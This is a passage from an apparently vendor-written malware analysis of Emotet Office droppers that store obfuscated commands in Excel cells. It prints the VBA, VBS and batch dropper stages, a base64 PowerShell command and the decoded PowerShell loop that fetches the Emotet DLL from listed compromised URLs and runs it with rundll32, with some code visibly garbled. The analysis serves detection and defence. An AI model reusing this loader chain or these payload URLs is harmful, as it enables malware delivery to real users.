QBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjAEUAMQB0AE4AOAAvACwAa
AB0AHQAcAA6AC8ALwBpAG4AdAByAGEAYgBsAG8AZwAuAHQAYQB0AGEAbQBvAHQAbwByAHMAL
gBjAG8AbQAvAHcAcAAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAGkANQB6AGMAWgByAGsAbw
BsAEYASAA5AC8AIGAuAHMAUABMAEkAdAAoACIALAAiACKAOwAgAGYAbwBSAGUAQQBDAGgAKAAk
AHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAF
gAZABmAHMAaABEAHIAZgBHAFoA&echo
fdghkw4hyithyuishgkisYiUoUJlfgk67fgKjFJTHXDrgWqhdFhfgjtyh5hdgzs&SET
BXdgrysews34yu=cwBIAHMANApAHsAJABHAHcAZQBZA EgANQA3AHMAZQBkAHMAdwBkAD0AlgB
jADoAXABwAHIAbwBnAHIAyQBtAGQAYQB0AGEAXABiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAG
wAlgA7AGkAbgBWA8AawBIAC0AdwBIAEIACgBFAHEAVQBIAHMAVAAgAC0AdQBSAEkAIAAkAHkASQ
BkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQA
gACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQBTAHQALQBwAEEAVAB
oACAAJABHAHcAZQBZA EgANQA3AHMAZQBkAHMAdwBkACKAewBpAGYAKAAoAGcARQB0AC0AaQB
0AEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAApAC4AbABIAE4ARwB0AGgAIAAt
AGcAZQAgADQANwA0ADMAnGApAHsAYgBSAGUAYQBrADsAfQB9AH0A" & vbCrLf & "echo
FGsrtghskeh4hirugh sgekg5kjgrkyhdfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkj&start/B
/WAIT
%ertEWrt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFF%%jDFtHxdrszegh%%AegFhtXfg
4f%%BXdgrysews34yu%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth"

End Sub

```

Attribute VB_Name = "GjseGsw346dtUldf"

Attribute VB_Base = "0{8CB6F020-1668-4800-B46F-FF59EFE787C5}{82E2B76F-47B3-4C65-898D-
EE9417558758}"

Attribute VB_PredeclaredId = True //Note: this means that 'GjseGsw346dtUldf' is a global variable
////////////////////////////Irrelevant code- redacted////////////////////////////

Public hglodefifHdrrsd As Object

Public hglsiffg3Sgasergk As Object

////////////////////////////Irrelevant code- redacted////////////////////////////

Function ZSFgasrjus5e6ssdvdfbsyhjshdq23() As String
////////////////////////////Irrelevant code- redacted////////////////////////////

    GjseGsw346dtUldf.lgASagw34t.Tag = Replace("wghwuyscghwuyrghwuyipghwuyt
ghwuycghwuy:ghwuy\pghwuyroghwuyraghwuymdghwuyatghwuya\yhjlswle.vghwuybghwuys",
"ghwuy", "")

    Set hglsiffg3Sgasergk = _
        hglodefifHdrrsd.CreateObject(GjseGsw346dtUldf.Tag, "")

End Function

////////////////////////////Irrelevant code- redacted////////////////////////////

Sub tUyKDGfh54dgjdcd()
////////////////////////////Irrelevant code- redacted////////////////////////////

    Set hglodefifHdrrsd = CreateObject("RDS.DataSpace")

End Sub

////////////////////////////Irrelevant code- redacted////////////////////////////

```

This provided greater insight into the script's functionality; the "Wscript.shell" string suggests Wscript will be used to execute additional commands, while "c:\programdata\ughldskbhnn.bat" and "c:\programdata\yhjlswle.vbs" imply that Emotet uses these Batch and VBS files in this infection flow.

The strings highlighted in green in the above snippet are replaced in the lengthy strings extracted from the Excel cells by an empty string using the VBA "Replace" function. Padding parts of the actual commands with these strings decreases the chances of them being flagged during a static analysis. After the VBA "Replace" command is run, the following is received:

```
GjseGsw346dtUIdf.chtklswRHswer.Caption = Replace("furidifurim gSEdJDsfy5JGHKdggd  
gSEdJDsfy5JGHKdggdh=wfuriscfuriripfuriit.cfurireafuritefuriobfurijefurict(refuriplfuriacf  
weiipGweit.SGweihelGweil","Gwei","",""):ryulxdHSerw=rfuriepfurilafurice("curiw:uriw\pu  
turiwa\ughldskbhn.buriwat","uriw","",""):gSEdJDsfy5JGHKdggdh.rfuriufurin  
ryulxdHSerw,0,tfurirufurie:HkjsdsfEhdse46d=refuriplfuriacfurie("cuerlxmuerlxd /uerlxc  
uerlx/uerlx  
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruuerlxnduerlxluer  
e  
uerlxc:uerlx\uerlxpruerlxoguerlxramuerlxdauerlxta\bneuihows.duerlxluerlxl,hjyldksfk  
y5JGHKdggdh.rfuriufurin HkjsdsfEhdse46d,furi0", "furi", "")
```



```
GjseGsw346dtUIdf.chtklswRHswer.Caption = "dim gSEdJDsfy5JGHKdggdh:set  
gSEdJDsfy5JGHKdggdh=wscript.createobject(replace("WGweiSGweicrGweiipGweit.SGw  
:ryulxdHSerw=replace("curiw:uriw\puriwrogruriwamdururiwa\ughldskbhn.buriwat"  
GHKdggdh.run ryulxdHSerw,0,true:HkjsdsfEhdse46d=replace("cuerlxmuerlxd /uerlxc sue  
uerlx/uerlx  
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruuerlxnduerlxluer  
uerlxc:uerlx\uerlxpruerlxoguerlxramuerlxdauerlxta\bneuihows.duerlxluerlxl,hjyldksfk  
y5JGHKdggdh.run HkjsdsfEhdse46d,0"
```

```
GjseGsw346dtUIdf.lgASagw34t.Tag = Replace("wghwuyscghwuyrghwuyipghwuyt  
ghwuycghwuy:ghwuy\pghwuyroghwuygraghwuymdghwuyatghwuya\yhjlswe.vghwuy
```



```
GjseGsw346dtUIdf.lgASagw34t.Tag = "wscript c:\programdata\yhjlswe.vbs"
```

With the information from the above decoded strings in hand, I could determine that the next stage in the infection flow is the VBS script, which the VBA dropper executes using “wscript.” Since there were no direct calls to the BAT script in the VBA code, I could assume that, if used, it would be executed from the VBS script.

Basically, the VBA dropper only creates the VBS and BAT files, writes content into each of them, and then the VBS script takes center stage.

```
dim gSEdJDsfy5JGHKdggdh:set  
gSEdJDsfy5JGHKdggdh=wscript.createobject(replace("WGweiSGwei crGwei ipGwei t.SGw  
Gwei","")):ryulxdHSerw=replace("curiw:uriw\puriw rogruriw amdu riwaturiwa\ughldskbh  
uriw","")):gSEdJDsfy5JGHKdggdh.run ryulxdHSerw,0,true:HkjsdsfEhdse46d=replace("cue  
/uerlxc suerlxtauerlx ruerlxt uerlx/uerlx B  
uerlxc:uerlx\wuerlx inuerlx do wuerlx s\suerlx yswuerlx ouerlx w6uerlx 4\r uuerlx nduerlx luer  
rlx exuerlx e  
uerlxc:uerlx\uerlx pruerlx o g uerlx ram uerlx dauerlx ta\bneuih lows.duerlx luerlx l,hjyldksfkw  
:gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

c:\programdata\yhjlswe.vbs's original content

As can be seen above, the VBS script contains several commands, all concatenated using colons. After separating the commands into different lines and activating the “replace” functions, I received the following:

```
dim gSEdJDsfy5JGHKdggdh:  
set gSEdJDsfy5JGHKdggdh=wscript.createobject('WScript.Shell'):ryulxdHSerw='c:\programdata\ughldskbhn.bat':gSEdJDsfy5JGHKdggdh.run ryulxdHSerw,0,true:HkjsdsfEhdse46d='cmd /c start /B c:\windows\syswow64\rundll32.exe c:\programdata\x08neuihlows.dll,hjyldksfkw3':gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

Basically, the script executes the previously created Batch file and then tries to execute “c:\programdata\x08neuihlows.dll,” while providing it with the value “hjyldksfkw3” using rundll32. Since this is the first mention of “x08neuihlows.dll” and the VBS file executes the Batch script before running the DLL, it is fair to assume that the BAT script is in charge of dropping the executable in the right location.

Just like the VBS file uses colons to concatenate commands, the BAT script uses ampersands to do the same:

```

dir&echo etjlwejdfsgdsrYHDSHd46dsrtYdfghrg sdfgsdGDs46sdFHZSdgSwryoi&SET
ertEWrt4=po&echo fkj3h5tidxhdfgokihJFjxxsd4ghkxfghxd ghkw gfkjbgekedfghYdhjFxdf&SET
cvFHDErte75s=wers&echo GJDrft678dYjdfGhSbgs5y7dfghGgEqwghcfghcghndt5tyuoghgh&SET
oifYdFGhse34sd=hell -e&echo
YertyDSrfGfHFTGUfHdghDfHxdgW4ehfgh78dfHDRgdsFhdfghFBGDFnnctfGuifyiJUCFdHdrGdhf&SET
wreDgdSdytDFF=nc
JABNAEoAWABkAGYAcwBoAEQAcgBmAECwAWgBzAGUAcwA0AD0AlgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIRAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBIAgAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUAbpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHM
ALwBzAGsAUwBzAEMA&echo DGFDRFs57dTfghiDYigukcvghjGFmjFxchdGFSdFqw3eDThfgH&SET
jDFtHxdrgszegh=TABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQAcAA6AC8ALwBzAGUAYQBj
AHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBBAFkAdgB5AGsAegBnAC
8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALwBjAGc
AaQAvAHEAUGBIADgAZABSAGEARwAyAEgARABOAE8ATwBHADEALwAsAGgAdAB0AHAAOgAvAC8Ac
wBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoAHQAdA
BwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIAaQBnAGEAdABpAG8AbgAuAG4AZQ
B0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBIAHoARQAvACwAaAB0AHQAcA
BzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBIAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcAaQAvA
GsAcwAwAE0AcAAvACwAaAB0AHQA&echo fghkseu4hkrhfgklh gshk4HHDTHDSHFJUOHLkNxserg5
VGNfGthjtfxdrf5&SET
AegFhtXfg4f=cAA6AC8ALwBzAHUAbgByAGkAcwBAGMAbwBuAHMAdQBsaHQAYQBuAHQALgBjAG8
AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBzAE8ANABYAHYARgBCAHMAZQB2AEMAUgBmAC8
ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgAzAC4AYwBvAG0ALwB3AHAAL
QBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjAEUAMQB0AE4AOAAvACwAa
AB0AHQAcAA6AC8ALwBpAG4AdAByAGEAYgBsAG8AZwAuAHQAYQB0AGEAbQbVAHQAbwByAHMAL
gBjAG8AbQAvAHcAcAAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAGkANQB6AGMAWgByAGsAbw
BsAEYASAA5AC8AIGAuAHMAUABMAEkAdAAoACIALAAiACKAOwAgAGYAbwBSAGUAQQBDAGgAKAAk
AHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAF
gAZABmAHMAaABEAHIAZgBHAFoA&echo
fdghkw4hyithyuishgkisYiUoUJlfgk67fgkjFJTHXDrgWqhdFhfgjtyh5hdgzs&SET
BXdgrtysews34yu=cwBIAHMANApAHsAJABHAhCZQBZAEGANQA3AHMAZQBkAHMAdwBkADoAlgB
jADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAG
wAlgA7AGkAbgBWAE8AawBIAC0AdwBIAEIACgBFAHEAVQBIAHMAVAAGAC0AdQBSAEkAIAAkAHkASQ
BkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQA
gACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQBTAHQALQBwAEEAVAB
oACAAJABHAhCZQBZAEGANQA3AHMAZQBkAHMAdwBkACKAewBpAGYAKAAoAGcARQB0AC0AaQB
0AEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZAApAC4AbABIAE4ARwB0AGgAIAAt
AGcAZQAgADQANwA0ADMAnGApAHsAYgBSAGUAYQBrADsAfQB9AH0A

echo FGsrtghskeh4hirugh sgekg5kjgrkyhdfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkjkj&start/B
/WAIT
%ertEWrt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFF%jDFtHxdrgszegh%%AegFhtXfg
4f%%BXdgrtysews34yu%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth

```

In short, the script sets a few variables, and concatenates their values in the below command.

start/B /WAIT

%ertEW Rt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFf%%jD
4f%%BXdgrysews34yu%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRH

Which translates into the following:

start/B /WAIT powershell -enc

JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWgBzAGUAcwA0AD0AlgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIARAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBIAGwAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUABpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHM
ALwBzAGsAUwBzAEMATABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQAcAA6AC8ALwBzAGU
AYQBjAHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBBAFkAdgB5AGsAe
gBnAC8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALw
BjAGcAaQAvAHEAUgBIADgAZABSAGEARwAyAEgARABOAE8ATwBHADEALwAsAGgAdAB0AHAAOgAv
AC8AcwBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoA
HQAdABwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIaAQBnAGEAdABpAG8AbgAuA
G4AZQB0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBIAHoARQAvACwAaAB0A
HQAcABzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBIAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcA
aQAvAGsAcwAwAE0AcAAvACwAaAB0AHQAcAA6AC8ALwBzAHUAbgByAGkAcwBIAGMAbwBuAHMAd
QBzAHQAYQBuAHQALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBIAHMLwBzAE8ANABYAHYRgB
CAHMAZQB2AEMAUgBmAC8ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgA
zAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjA
EUAMQB0AE4AOAAvACwAaAB0AHQAcAA6AC8ALwBpAG4AdAByAGEAYgBsAG8AZwAuAHQAYQB0A
GEAbQBvAHQAbwByAHMALgBjAG8AbQAvAHcAcAAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAG
kANQB6AGMAWgByAGsAbwBsAEYASAA5AC8AIGAuAHMAUABMAEkAdAAoACIALAAiACKAOwAgAGY
AbwBSAGUAQQBDAGgAKAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQ
AZgAgAGkATgAgACQATQBKAfGАЗABmAHMAaABEAHIAzgBHAfоAcwBIAHMANAApAHsAJABHAHcAZ
QBZAEgANQA3AHMAZQBkAHMAdwBkAD0AlgBjADoAXABwAHIAbwBnAHIAyQBtAGQAYQB0AGEAXA
BiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAGwAIGA7AGkAbgBWAЕ8AawBIAc0AdwBIAEIAcgBFAHE
AVQBIAHMAVAAgAC0AdQBSAEkAIAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgA
agBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZ
AA7AGkARgAoAHQAZQBTAHQALQBwAEEAVABoACAAJABHAHcAZQBZAЕgANQA3AHMAZQBkAHMAd
wBkACkAewBpAGYAKAAoAGcARQB0AC0AaQB0AEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUA
ZABzAHcAZAApAC4AbABIAE4ARwB0AGgAIAAtAGcAZQAgADQANwA0ADMAnGApAHsAYgBSAGUAYQ
BrADsAfQB9AH0A

After base64 decoding the PowerShell script, I discovered how Emotet downloads their DLL payload and from where.

As can be seen below, the variable “MJXdfshDrfGZses4” contains a list of URLs which the script goes over using a “for” loop. Each time the “for” loop runs, it tries to download the Emotet DLL into "c:\programdata\bneuihlows.dll" using “Invoke-WebRequest.” Then, it checks if the downloaded file’s length is greater than 47436 bytes. If so, it means that the DLL was downloaded successfully, and the loop breaks.

```
$MJXdfshDrfGZses4="http://harperhouseproducts.com/Merchant2/ARsf1LlcOauhH1rDrIh/,http://h  
olubvideo.com/eln-images/zqgZ0YXaPiWbF/,http://magicblog.tatamotors.com/wp-  
includes/7faN9/,http://chastongroditski.com/eln-  
images/skSsCLJtI24kZvo/,http://seacupps.com/eln-  
images/AYvykzg/,http://ericandrobin.com/cgi/qRe8dRaG2HDNOOG1/,http://sosantiques.com/cgi/9i  
i/,https://greenlawnirrigation.net/GLI_New/JRlt3mOiezE/,https://on-  
lineventures.com/cgi/ks0Mp/,http://sunriseconsultant.com/eln-  
images/sO4XvFBsevCRf/,http://blog.logo123.com/wp-  
content/19G04LjA1UcE1tN8/,http://intrablog.tatamotors.com/wp-  
includes/MGGi5zcZrkolFH9/".sPLIt(",");  
  
foReACh($yldsRhye34syufgxjcdf iN $MJXdfshDrfGZses4)  
{  
    $GweYH57sedswd="c:\programdata\bneuihlows.dll";  
    inVOke-weBrEqUesT -uRI $yldsRhye34syufgxjcdf -oUtFIle $GweYH57sedswd;  
    iF(teSt-pATH $GweYH57sedswd)  
    {  
        if((gEt-itEm $GweYH57sedswd).leNGth -ge 47436)  
        {  
            bReak;  
        }  
    }  
}
```

The PowerShell code used to retrieve the Emotet payload

Interesting Cells and Where to Find Them

As we see in the above analysis, storing the actual commands in Excel cells instead of in the VBA code itself can be a good way to avoid detection because when a static analysis mechanism goes over the VBA code, it cannot determine whether the executed content is malicious or not. Since Excel cells have benign uses in VBA code as well, a security product may deem them as benign, to avoid a false positive.

Of course, if the cells are replaced with their content, the likelihood for detection increases. So I tried to find a way to replace the “cells” function calls with the right strings without running the VBA code during the analysis.

During my research, which focused on OOXML files, I found two files, which Excel creates by default, that could help achieve this goal: “sharedStrings.xml” and “xl/worksheets/sheetName.xml.”

The first file, “sharedStrings.xml,” contains all the strings in the Excel file. The class SharedStringItem (ssi) represents string items (si) and each si element contains a text (t). The file contains unique strings, each representing the full content of one or more Excel cells.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<ssst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="11"
uniqueCount="11">
    <si>
        <t>
            echo FGsrtghskeh4hirugh
            sgekg5kjgrkyhdIfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkjk&star
            t/B /WAIT
            %ertEWRT4%%cvFHDERte75s%%oifYdFGhse34sd%%wreDgdSdytDFF%%jDFtH
            xdrgszegh%%AegFhtXfg4f%%BXdgrysews34yu%&echo
            CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth
        </t>
    </si>
    <si>
        <t>
            RDS.DataSpace
        </t>
    </si>
    <si>
        <t>
            Wscript.Shell
        </t>
    </si>
    <si>
        <t>
            c:\programdata\yhjlswe.vbs
        </t>
    </si>
    <si>
        <t>
            c:\programdata\ughldskbhn.bat
        </t>
    </si>
    <si>
        <t>
            wghwuyscghwuyrghwuyipghwuyt
            ghwuycghwuy:ghwuy\pghwuyroghwuygraghwuymdghwuyatghwuya\yhjlswi
            e.vghwuybghwuys
        </t>
    </si>
    <si>
        <t>
            dir&echo etjlwejdsgdsrYHDSHd46dsrtydfghrg
            sdfgsdGDs46sdfHZSdgSwryoi&SET ertEWRT4=po&echo
        </t>
    </si>
```

A SharedStrings.xml

example

To match the strings to the right cells, we need a cell to string mapping — this is where “xl/worksheets/sheetName.xml” comes into the picture. In OOXML Excel files, data containing cells will be mapped in an XML file, which will be found in the following path- “xl/worksheets/sheetName.xml,” for example, the cells of “sheet1” will be mapped in “xl/worksheets/sheet1.xml.” Each one of these cells mapping files contains a tag called “SheetData,” which contains a “row” tag for each row in the sheet that contains data. Each “row” entry contains “c” (cell) entries. Cells that contain strings have their ‘t’ (type) values set to ‘s’ and their ‘v’ (value) tags contain an integer that is the index of the ‘si’ object whose string the cell contains in “sharedStrings.xml.” Cells that contain other types of data, such as integers and floats, have it contained in their ‘v’ tags.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<worksheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
  xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
  xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14ac
  xr xr2 xr3" xmlns:x14ac="http://schemas.microsoft.com/office/spreadsheetml/2009/9/ac"
  xmlns:xr="http://schemas.microsoft.com/office/spreadsheetml/2014/revision"
  xmlns:xr2="http://schemas.microsoft.com/office/spreadsheetml/2015/revision2"
  xmlns:xr3="http://schemas.microsoft.com/office/spreadsheetml/2016/revision3"
  xr:uid="{7FC8577F-7150-488B-AC3E-98509E6C4C1C}"><dimension
  ref="A1:AA30"/><sheetViews><sheetView tabSelected="1" workbookViewId="0"><selection
  activeCell="Y22" sqref="Y22"/></sheetView></sheetViews><sheetFormatPr defaultRowHeight="15"
  x14ac:dyDescent="0.25"/>

<sheetData>

  <row r="1" spans="1:19" x14ac:dyDescent="0.25">
    <c r="A1" t="s">
      <v>0</v>
    </c>
  </row>

  <row r="13" spans="1:19" x14ac:dyDescent="0.25">
    <c r="G13" t="s">
      <v>1</v>
    </c>
    <c r="S13">
      <v>787878</v>
    </c>
  </row>

  <row r="15" spans="1:19" x14ac:dyDescent="0.25">
    <c r="S15" t="s">
      <v>2</v>
    </c>
  </row>

  <row r="16" spans="1:19" x14ac:dyDescent="0.25">
    <c r="L16">
      <v>4444</v>
    </c>
  </row>
```

By writing [a script](#) that extracts that data, matches cells to their appropriate values, and replaces “cell” function calls with these values, I could make the script less obfuscated and increase the likelihood of it being flagged by a static analysis mechanism. I also addressed the VBA “replace” functions issue and mimicked its functionality in my code.

The script is still in the works and currently handles only the “cells,” “transpose,” and “replace” functions. In addition, it only works on OOXML files and expects to get the VBA code as an input (I used [oledump](#) to extract it from examined Office files). There is still much work to do and cases to address, such as use of variables in function calls, e.g.: “cells(\$i, \$j)” and of OLE files.

Prevention, Detection, and Everything in Between

Obfuscated droppers are more difficult to detect — they contain intentionally broken strings that evade static signatures, store malicious content in Excel cells, and use excessive comments in the hope of hiding their malicious content. But difficult does not mean impossible. Some patterns can still be signed statically, other behaviors can be detected dynamically, and if you want to take the bulldozer approach, you can just forbid all script executions (or at least most of them).

Conclusion

Deep Instinct’s agent uses deep learning to prevent malicious droppers, ensuring they can’t execute in your environment. The [Deep Instinct Prevention Platform](#) stops known, unknown, and zero-day threats with the highest accuracy and lowest false-positive rate in the industry. We stop attacks before they happen, identifying malicious files in <20ms, before execution.

If you’d like to see the platform in action for yourself, we’d be honored to show you what true prevention looks like. Please [request a demo](#).

Indicators of Compromise (IoCs)

0042404ac9cbe7c082b9c0ae130e956ab7989dfa72a3f3b0c7f2226e23a6c6cb Emotet (Excel cells method) Office dropper

40a1e0aa0e580e2a15bbfd70ba4b89d3dd549bdc7bc075a223f12db0ddd2195d Emotet (Excel cells method) VBA code

ed7c68c3c103beaa7e5f30a3b70a52bb5428ce1498b7f64feda74342f93e16fe Emotet (excessive comments method) VBA code

028a5447d36c7445e3b24757d5cb37bafa54c5dfa7c3393fa69dd26e278442a4 Emotet (excessive comments method) Office dropper

9caed14e7f7d3e4706db2e74dc870abff571cce715f83ef91c563627822af6ad Dridex Office dropper

4f5ecf2c3073edd549e8ea2b1e65d8c478f3390567cffa3c909d328a3969ddd8 Dridex VBA code

cb9a5f0ad26ccb7b9f510b80df97f0045d7232d31cfde3cbce095d1c88c90e89 Aggah VBA code